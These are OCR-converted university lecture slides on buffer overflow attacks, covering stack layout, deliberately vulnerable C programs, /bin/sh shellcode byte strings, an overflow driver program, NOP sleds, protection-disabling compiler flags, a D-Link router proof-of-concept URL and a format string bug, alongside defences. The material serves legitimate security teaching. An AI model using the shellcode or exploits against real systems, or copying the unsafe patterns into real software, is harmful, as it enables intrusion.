Security Engineering (3)

Email:	christian.urban at kcl.ac.uk
Office:	N7.07 (North Wing, Bush House)
Slides:	KEATS (also home work is there)

> “We took a network that was designed to be resilient to nuclear war and we made it vulnerable to toasters.”
>
> — Eben Upton, 2017, RPi co-founder

Homework, Slides etc

- homework, slides, programs, handouts are on KEATS
- include the question text
- please send the homework as PDF (or txt)

- exam 90%, questions will be from homeworks (work in pairs for hws)
- coursework 10%


- short survey at KEATS; to be answered until Sunday

Buffer Overflow Attacks

lectures so far

today

According to US Vulnerability DB



from the US National Vulnerability Database

`http://web.nvd.nist.gov/view/vuln/statistics`

Smash the Stack for Fun...

- **Buffer Overflow Attacks (BOAs)** or **Smashing the Stack Attacks**
- unfortunately one of the most popular attacks ($>$ 50% of security incidents reported at CERT are related to buffer overflows)

  http://www.kb.cert.org/vuls
- made popular by an article from 1996 by Elias Levy (also known as Aleph One):

  "Smashing The Stack For Fun and Profit"

  http://phrack.org/issues/49/14.html

A Long Printed “Twice”

```
#include <string.h>
#include <stdio.h>

void foo (char *bar)
{
   long my_long = 101010101; // in hex: \xB5\x4A\x05\x06
   char buffer[28];

   printf(”my_long value = %lu\n”, my_long);
   strcpy(buffer, bar);
   printf(”my_long value = %lu\n”, my_long);
}

int main (int argc, char **argv)
{
  foo(”my string is too long !!!!!”);
  return 0;
}
```

Printing Out “Zombies”

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void dead () {
  printf(”I will never be printed!\n”);
  exit(1);
}

void foo(char *bar) {
  char buffer[8];
  strcpy(buffer, bar);
}

int main(int argc, char **argv) {
  foo(argv[1]);
  return 1;
}
```

A “Login” Function (1)

```
int i;
char ch;

void get_line(char *dst) {
  char buffer[8];
  i = 0;
  while ((ch = getchar()) != ’\n’) {
    buffer[i++] = ch;
  }
  buffer[i] = ’\0’;
  strcpy(dst, buffer);
}

int match(char *s1, char *s2) {
  while(*s1 != ’\0’ && *s2 != ’\0’ && *s1 == *s2){
    s1++; s2++;
  }
  return( *s1 - *s2 );
}
```

A “Login” Function (2)

```
void welcome() { printf(”Welcome!\n”); exit(0); }
void goodbye() { printf(”Wrong identity, exiting!\n”); exit(1); }

int main(){
  char name[8];
  char pw[8];

  printf(”login: ”);
  get_line(name);
  printf(”password: ”);
  get_line(pw);

  if(match(name, pw) == 0)
    welcome();
  else
    goodbye();
}
```


What the Hell Is Going On?

- Let’s start with a very simple program:


```
void foo(int a, int b, int c) {
    char buffer1[6] = ”abcde”;
    char buffer2[10] = ”123456789”;
}

void main() {
  foo(1,2,3);
}
```

Memory

- each process will get a chunk of memory that is organised as follows:



The Stack



```
void foo(int a, int b, int c) {
   char buffer1[6] = ”abcde”;
   char buffer2[10] = ”123456789”;
}

void main() {
  foo(1,2,3);
}
```

Behind the Scenes

```
void foo(int a, int b, int c) {
   char buffer1[6] = ”abcde”;
   char buffer2[10] = ”123456789”;
}

void main() {
  foo(1,2,3);
}
```

cenes

```
void foo(int a, int b, int c) {
   char buffer1[6] = ”abcde”;
   char buffer2[10] = ”123456789”;
}

void main() {
  foo(1,2,3);
}
```


```
_main:
  push    %ebp
  mov     %esp,%ebp          ; current sp into esp
  sub     %0xc,%esp          ; subtract 12 from esp
  movl    $0x3,0x8(%esp)     ; store 3 at esp + 8
  movl    $0x2,0x4(%esp)     ; store 2 at esp + 4
  movl    $0x1,(%esp)        ; store 1 at esp
  call    0x8048394 <foo>    ; push return address to stack
                             ; and call foo-function
  leave                      ; clean up stack
  ret                        ; exit program
```

cenes

```
void foo(int a, int b, int c) {
   char buffer1[6] = ”abcde”;
   char buffer2[10] = ”123456789”;
}

void main() {
  foo(1,2,3);
}
```

```
_foo:
  push     %ebp                         ; push current sp onto stack
  mov      %esp,%ebp                    ; current sp into esp
  sub      $0x10,%esp                   ; subtract 16 from esp
  movl     $0x64636261,-0x6(%ebp)       ; store abcd in ebp - 6
  movw     $0x65,-0x2(%ebp)             ; store e in ebp - 2
  movl     $0x34333231,-0x10(%ebp)      ; store 1234 in ebp - 16
  movl     $0x38373635,-0xc(%ebp)       ; store 5678 in ebp - 12
  movw     $0x39,-0x8(%ebp)             ; store 9    in ebp - 8
  leave                                 ; pop last sp into ebp
  ret                                   ; pop return address and
                                        ; go back to main
```


Overwriting the Stack



```
char buf[8] = ”AAAAAAAABBBB\xf4\x83\x04\x08\x00”
```


Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks


- the problem arises from the way C/C++ organises its function calls



Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls








main prog.

fact(n)

stack


main prog.
fact(n)
stack


main
prog.
n=4
fact(n)
stack
sp
ret
4



main prog.

n=4

fact(n)


stack

buffer

sp

ret

4



main prog.

n=4

fact(n)

user input


stack


buffer


sp

ret

4


main prog.
n=4
fact(n)
user input
stack
buffer
!?w;p
@a#
4


main prog.
n=4
fact(n)
user input
stack
buffer
!?w;p
@a#
4



main prog.

n=4

fact(n)

user input

stack

buffer

!?w;p

@a#

4

C-Library Functions

- copy everything up to the zero byte

```
void strcpy(char *src, char *dst) {
  int i = 0;
  while (src[i] != ”\0”) {
    dst[i] = src[i];
    i = i + 1;
  }
}
```

Payloads

- the idea is that you store some code in the buffer (the “payload”)
- you then override the return address to execute this payload
- normally you want to start a shell

Payloads

- the idea is that you store some code in the buffer (the “payload”)
- you then override the return address to execute this payload
- normally you want to start a shell
- difficulty is to guess the right place where to “jump”

Starting a Shell

```
char shellcode[] =
 ”\x55\x89\xe5\x83\xec\x14\xc7\x45\xf8\xc0\x84\x04”
 ”\x08\xc7\x45\xfc\x00\x00\x00\x00\x00\x8d\x55\xf8”
 ”\x89\x54\x24\x04\x89\x04\x34\xe8\x02\xff\xff\xff”
 ”\xc9\xc3”;
```

```
#include <stdio.h>

int main()
{   char *name[2];
    name[0] = ”/bin/sh”;
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Avoiding \x00

- another difficulty is that the code is not allowed to contain \x00:

```
xorl %eax, %eax
```

```
void strcpy(char *src, char *dst) {
  int i = 0;
  while (src[i] != ”\0”) {
    dst[i] = src[i];
    i = i + 1;
  }
}
```

String from the Web

```
char shellcode[] =
 ”\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89”
 ”\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c”
 ”\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff”
 ”\xff\xff/bin/sh”;
```


More “interesting” shell programs can be found at

http://shellblade.net/shellcode.html


Overflow.c

```
char shellcode[] = ...
char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

Optimising Success




Optimising Success



fill up the red part of the string with `NOP` operations (Intel `\x90`)

Why BOAs Work?

- stack grows from higher addresses to lower addresses
- library functions copy memory until a zero-byte is encountered



```
void strcpy(char *src, char *dst) {
  int i = 0;
  while (src[i] != ”\0”) {
    dst[i] = src[i];
    i = i + 1;
  }
}
```

Variants

There are many variants:

- return-to-lib-C attacks
- heap-smashing attacks

  (Slammer Worm in 2003 infected 90% of vulnerable systems within 10 minutes)


- "zero-days-attacks" (new unknown vulnerability)

Protections against Buffer Overflow Attacks

- use safe library functions
- stack canaries
- ensure stack data is not executable (can be defeated)
- address space randomisation (makes one-size-fits-all more difficult)
- choice of programming language (one of the selling points of Java)

Protec
Buffer O ks

- use safe library fu
- stack canaries
- ensure stack data defeated)
- address space ran one-size-fits-all m
- choice of progra selling points of Java)



stack canary: a random value after the local variables

In my Examples I Cheated

I compiled the programs with

```
/usr/bin/gcc -ggdb -O0
             -fno-stack-protector
             -mpreferred-stack-boundary=2
             -z execstack
```

D-Link Wifi Router, BOA

As a proof-of-concept, the following URL allows attackers to control the return value saved on the stack (the vulnerability is triggered when executing "`/usr/sbin/widget`"):

```
curl http://<target ip>/post_login.xml?hash=AAA...AAABBBB
```

The value of the "hash" HTTP GET parameter consists of 292 occurrences of the `'A'` character, followed by four occurrences of character `'B'`. In our lab setup, characters `'B'` overwrite the saved program counter (`%ra`).

Discovery date: 06/03/2013
Release date: 02/08/2013

http://roberto.greyhats.it/advisories/20130801-dlink-dir645.txt

GHOST in Glibc

The GHOST vulnerability is a buffer overflow condition that can be easily exploited locally and remotely. This vulnerability is named after the GetHOSTbyname function involved in the exploit.

The attack allows the attacker to execute arbitrary code and take control of the victim's vulnerable machine. Unfortunately, the vulnerability exists in the GNU C Library (glibc), a code library originally released in 2000, meaning it has been widely distributed. Although an update released by Linux in 2013 mitigated this vulnerability, most systems and products have not installed the patch.

Release date: 01/28/2015

https://community.qualys.com/blogs/laws-of-vulnerabilities/2015/01/27/the-ghost-vulnerability

Format String Vulnerability

`string` is nowhere used:

```
#include<stdio.h>
#include<string.h>

// a program that ”just” prints the argument
// on the command line

int main(int argc, char **argv)
{
   char *string = ”This is a secret string\n”;
   printf(argv[1]);
}
```

this vulnerability can be used to read out the stack